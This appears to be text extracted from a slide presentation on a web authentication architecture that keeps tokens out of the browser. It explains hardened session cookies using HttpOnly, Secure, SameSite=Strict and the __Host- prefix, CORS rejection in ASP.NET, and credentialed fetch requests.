
The Architecture - Authentication



The Architecture – Calling APIs




The Architecture – Sign-Out



The Benefits

Increased Security



No tokens in the browser



Reduced complexity



Secure Sign-Out



Maximum Browser Security



Hides Internal APIs

Maximized Cookie Security

Not Accessible
by JavaScript

Blocks Cross-
Site Requests

```
Set-Cookie: __Host-Session=.;HttpOnly;Secure;Path=/;SameSite=Strict
```

↑
Prefixed Cookie
Names


↑
HTTPS
Only

What does **__Host-** mean?



Prefixed Cookie Names

Set-Cookie: **__Host**-Session=.;HttpOnly;Secure;Path=/;SameSite=Strict




What does SameSite mean?

The Benefits

SameSite Cookies



Same-Origin Communication Only




Cross-Origin Resource Sharing (CORS)


```
fetch('https://api.example.com/orders', {  
  method: 'GET',  
  credentials: 'include', // Include cookie  
})
```



Rejecting Cross-Origin Requests



Rejecting CORS requests in code




```
builder.Services.AddCors(options =>
{
    // No policies defined = no CORS requests allowed
});
```

Hardening AJAX Requests

```
fetch('/orders', {  
  method: 'GET',  
  credentials: 'include', // Include cookie on every request  
})
```

